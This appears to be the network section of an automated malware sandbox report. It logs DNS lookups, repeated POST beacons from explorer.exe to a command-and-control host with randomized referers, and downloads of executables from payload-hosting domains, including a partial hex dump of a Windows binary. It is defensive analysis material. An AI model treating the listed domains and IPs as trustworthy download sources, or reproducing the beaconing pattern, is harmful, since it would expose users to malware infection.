Dec 28, 2021 13:56:12.105007887 CET	192.168.2.4	8.8.8.8	0x9d33	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 28, 2021 13:54:48.238013029 CET	8.8.8.8	192.168.2.4	0xb6c3	No error (0)	host-data-coin-11.com		47.251.11.252	A (IP address)	IN (0x0001)
Dec 28, 2021 13:54:49.006606102 CET	8.8.8.8	192.168.2.4	0x43a2	No error (0)	host-data-coin-11.com		47.251.11.252	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 28, 2021 13:54:50.092185020 CET	8.8.8.8	192.168.2.4	0x2b61	No error (0)	host-data-coin-11.com		47.251.11.252	A (IP address)	IN (0x0001)
Dec 28, 2021 13:54:50.853662968 CET	8.8.8.8	192.168.2.4	0x169	No error (0)	host-data-coin-11.com		47.251.11.252	A (IP address)	IN (0x0001)
Dec 28, 2021 13:54:51.631757021 CET	8.8.8.8	192.168.2.4	0x46a9	No error (0)	host-data-coin-11.com		47.251.11.252	A (IP address)	IN (0x0001)
Dec 28, 2021 13:54:52.385042906 CET	8.8.8.8	192.168.2.4	0xbf6a	No error (0)	host-data-coin-11.com		47.251.11.252	A (IP address)	IN (0x0001)
Dec 28, 2021 13:54:53.443387985 CET	8.8.8.8	192.168.2.4	0xf25f	No error (0)	host-data-coin-11.com		47.251.11.252	A (IP address)	IN (0x0001)
Dec 28, 2021 13:54:55.421828985 CET	8.8.8.8	192.168.2.4	0x218a	No error (0)	host-data-coin-11.com		47.251.11.252	A (IP address)	IN (0x0001)
Dec 28, 2021 13:54:56.181586027 CET	8.8.8.8	192.168.2.4	0x459a	No error (0)	host-data-coin-11.com		47.251.11.252	A (IP address)	IN (0x0001)
Dec 28, 2021 13:54:56.952656031 CET	8.8.8.8	192.168.2.4	0xd74f	No error (0)	data-host-coin-8.com		47.251.11.252	A (IP address)	IN (0x0001)
Dec 28, 2021 13:54:57.830703974 CET	8.8.8.8	192.168.2.4	0x8e2b	No error (0)	host-data-coin-11.com		47.251.11.252	A (IP address)	IN (0x0001)
Dec 28, 2021 13:55:00.049293041 CET	8.8.8.8	192.168.2.4	0xbd60	No error (0)	host-data-coin-11.com		47.251.11.252	A (IP address)	IN (0x0001)
Dec 28, 2021 13:56:00.569410086 CET	8.8.8.8	192.168.2.4	0xbc1a	No error (0)	host-data-coin-11.com		47.251.11.252	A (IP address)	IN (0x0001)
Dec 28, 2021 13:56:01.678086996 CET	8.8.8.8	192.168.2.4	0xbc41	No error (0)	privacytools-foryou-777.com		47.251.11.252	A (IP address)	IN (0x0001)
Dec 28, 2021 13:56:04.677397013 CET	8.8.8.8	192.168.2.4	0xaf15	No error (0)	host-data-coin-11.com		47.251.11.252	A (IP address)	IN (0x0001)
Dec 28, 2021 13:56:05.796927929 CET	8.8.8.8	192.168.2.4	0xd9c9	No error (0)	host-data-coin-11.com		47.251.11.252	A (IP address)	IN (0x0001)
Dec 28, 2021 13:56:06.568032026 CET	8.8.8.8	192.168.2.4	0xe7dc	No error (0)	host-data-coin-11.com		47.251.11.252	A (IP address)	IN (0x0001)
Dec 28, 2021 13:56:07.327295065 CET	8.8.8.8	192.168.2.4	0x936e	No error (0)	unicupload.top		54.38.220.85	A (IP address)	IN (0x0001)
Dec 28, 2021 13:56:07.388578892 CET	8.8.8.8	192.168.2.4	0xce23	No error (0)	host-data-coin-11.com		47.251.11.252	A (IP address)	IN (0x0001)
Dec 28, 2021 13:56:08.504429102 CET	8.8.8.8	192.168.2.4	0xc28f	No error (0)	host-data-coin-11.com		47.251.11.252	A (IP address)	IN (0x0001)
Dec 28, 2021 13:56:09.271675110 CET	8.8.8.8	192.168.2.4	0xa4d1	No error (0)	host-data-coin-11.com		47.251.11.252	A (IP address)	IN (0x0001)
Dec 28, 2021 13:56:12.068723917 CET	8.8.8.8	192.168.2.4	0x9a19	Server failure (2)	infinity-cheats.com	none	none	A (IP address)	IN (0x0001)
Dec 28, 2021 13:56:12.122045040 CET	8.8.8.8	192.168.2.4	0x9d33	No error (0)	host-data-coin-11.com		47.251.11.252	A (IP address)	IN (0x0001)
Dec 28, 2021 13:56:13.072597980 CET	8.8.8.8	192.168.2.4	0x9a19	Server failure (2)	infinity-cheats.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- dbbxvwuoso.com
  - host-data-coin-11.com
- yawyilmlp.com
- oabgiwp.net
- hwrkvn.net
- oskoy.org
- yhvtxw.net
- kfdyfm.net
- jealulibe.org
- axnxlm.org
- data-host-coin-8.com
- mgnuugce.com
- kctmodtvj.net
- lspsrkslr.org
- privacytools-foryou-777.com
- clunuonr.net
- pebbfc.com
- xkoocu.com
- unicupload.top
- xpkuvjioi.org
- nxjfh.org
- ithwflphmf.org

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49786	47.251.11.252	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 28, 2021 13:54:48.415672064 CET	1534	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://dbbxvwuoso.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 148 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Dec 28, 2021 13:54:48.974246025 CET	1534	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Tue, 28 Dec 2021 12:54:48 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 0d 0a 14 00 00 00 7b fa f7 1b b5 69 2b 2c 47 fa 0e a8 c1 82 9f 4f 1a c4 da 16 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 19{i+,GO0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49787	47.251.11.252	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 28, 2021 13:54:49.189124107 CET	1535	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://yawyilmlp.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 213 Host: host-data-coin-11.com
Dec 28, 2021 13:54:49.753453970 CET	1536	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Tue, 28 Dec 2021 12:54:49 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49798	47.251.11.252	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 28, 2021 13:54:58.363480091 CET	1560	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://mgnuugce.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 143 Host: host-data-coin-11.com
Dec 28, 2021 13:54:58.914283037 CET	1560	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Tue, 28 Dec 2021 12:54:58 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.4	49799	47.251.11.252	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 28, 2021 13:55:00.231923103 CET	1561	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://kctmodtvj.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 246 Host: host-data-coin-11.com
Dec 28, 2021 13:55:00.794028044 CET	1562	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Tue, 28 Dec 2021 12:55:00 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 33 37 0d 0a 02 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad 9f 1c 4f 8e d6 1e 52 25 40 a3 f5 c2 ea fb 5f f5 4d 8b 2d e4 04 08 c7 5c a5 ba 7a ae 2e 54 0a e3 f0 d8 4b fc 05 d4 43 0d 0a 30 0d 0a 0d 0a Data Ascii: 37I:82OR%@_M-\z.TKC0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.4	49844	47.251.11.252	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 28, 2021 13:56:00.745909929 CET	10446	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://lspsrkslr.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 269 Host: host-data-coin-11.com
Dec 28, 2021 13:56:01.319165945 CET	10447	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Tue, 28 Dec 2021 12:56:01 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 34 36 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f d1 95 4f 11 6a 11 e9 b2 83 bd a6 02 e9 1a d1 70 ae 59 4a d9 52 a6 be 67 e3 25 58 51 b8 f6 cb 41 e1 0e 88 16 95 e1 63 da 7d b3 ef d2 01 79 e5 a8 1d 63 a9 0d 0a 30 0d 0a 0d 0a Data Ascii: 46I:82OOjpYJRg%XQAc}yc0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.4	49845	47.251.11.252	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 28, 2021 13:56:01.860596895 CET	10447	OUT	GET /downloads/toolspab3.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: privacytools-foryou-777.com
Dec 28, 2021 13:56:02.409576893 CET	10454	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Tue, 28 Dec 2021 12:56:02 GMT Content-Type: application/x-msdos-program Content-Length: 339456 Connection: close Last-Modified: Tue, 28 Dec 2021 12:56:02 GMT ETag: W/"52e00-5d43457ecb7e9" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 04 b7 bc 92 40 d6 d2 c1 40 d6 d2 c1 40 d6 d2 c1 2f a0 4c c1 51 d6 d2 c1 2f a0 78 c1 2a d6 d2 c1 49 ae 41 c1 43 d6 d2 c1 40 d6 d3 c1 fd d6 d2 c1 2f a0 79 c1 76 d6 d2 c1 2f a0 48 c1 41 d6 d2 c1 2f a0 4f c1 41 d6 d2 c1 52 69 63 68 40 d6 d2 c1 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 1b b4 65 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0a 00 00 ee 03 00 00 20 09 00 00 00 00 00 b0 3d 02 00 00 10 00 00 00 04 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 00 40 0d 00 00 04 00 00 93 13 06 00 02 00 00 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 cc eb 03 00 28 00 00 00 00 90 0c 00 88 62 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0d 00 24 21 00 00 70 13 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 a5 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 e8 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 4e ed 03 00 00 10 00 00 00 ee 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 68 6f 08 00 00 00 04 00 00 8c 00 00 00 f2 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 70 65 6a 65 76 75 00 05 00 00 00 00 70 0c 00 00 02 00 00 00 7e 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 64 6f 7a 69 00 00 00 93 0d 00 00 00 80 0c 00 00 0e 00 00 00 80 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 88 62 00 00 00 90 0c 00 00 64 00 00 00 8e 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 ee 3b 00 00 00 00 0d 00 00 3c 00 00 00 f2 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 dc ee 03 00 f8 ee 03 00 0c ef 03 00 1e ef 03 00 30 ef 03 00 46 ef 03 00 56 ef 03 00 6c ef 03 00 7c ef 03 00 98 ef 03 00 ac ef 03 00 c0 ef 03 00 d6 ef 03 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$@@@/LQ/x*IAC@/yv/HA/OARich@PELe` =@@(b$!p@ .textN `.dataho@.pejevup~@.dozi@.rsrcbd@@.reloc;<@B0FVl|

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.4	49854	47.251.11.252	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 28, 2021 13:56:04.853841066 CET	10824	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://clunuonr.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 130 Host: host-data-coin-11.com
Dec 28, 2021 13:56:05.407126904 CET	10830	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Tue, 28 Dec 2021 12:56:05 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.4	49857	47.251.11.252	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 28, 2021 13:56:05.972120047 CET	10831	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://pebbfc.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 131 Host: host-data-coin-11.com
Dec 28, 2021 13:56:06.542974949 CET	10832	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Tue, 28 Dec 2021 12:56:06 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.4	49858	47.251.11.252	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 28, 2021 13:56:06.744535923 CET	10833	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://xkoocu.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 359 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Dec 28, 2021 13:56:07.296400070 CET	10833	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Tue, 28 Dec 2021 12:56:07 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 65 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f d4 89 4f 04 7e 02 fc a9 8d b6 e4 05 ab 0c 91 6b b9 45 4b 95 09 fd bc 67 e5 32 50 0d 0a 30 0d 0a 0d 0a Data Ascii: 2eI:82OO~kEKg2P0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.4	49859	54.38.220.85	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 28, 2021 13:56:07.346076012 CET	10834	OUT	GET /install5.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: unicupload.top
Dec 28, 2021 13:56:07.363667965 CET	10835	IN	HTTP/1.1 404 Not Found Server: nginx/1.14.0 (Ubuntu) Date: Tue, 28 Dec 2021 12:55:13 GMT Content-Type: text/html Content-Length: 178 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 34 2e 30 20 28 55 62 75 6e 74 75 29 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body bgcolor="white"> 404 Not Found <hr> nginx/1.14.0 (Ubuntu) </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.4	49860	47.251.11.252	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 28, 2021 13:56:07.569057941 CET	10835	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://xpkuvjioi.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 144 Host: host-data-coin-11.com
Dec 28, 2021 13:56:08.121371984 CET	10836	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Tue, 28 Dec 2021 12:56:07 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.4	49861	47.251.11.252	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 28, 2021 13:56:08.681101084 CET	10837	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://nxjfh.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 239 Host: host-data-coin-11.com
Dec 28, 2021 13:56:09.237057924 CET	10837	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Tue, 28 Dec 2021 12:56:09 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49788	47.251.11.252	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 28, 2021 13:54:50.273237944 CET	1546	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://oabgiwp.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 245 Host: host-data-coin-11.com
Dec 28, 2021 13:54:50.826272011 CET	1547	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Tue, 28 Dec 2021 12:54:50 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.4	49862	47.251.11.252	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 28, 2021 13:56:09.457644939 CET	10838	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ithwflphmf.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 167 Host: host-data-coin-11.com
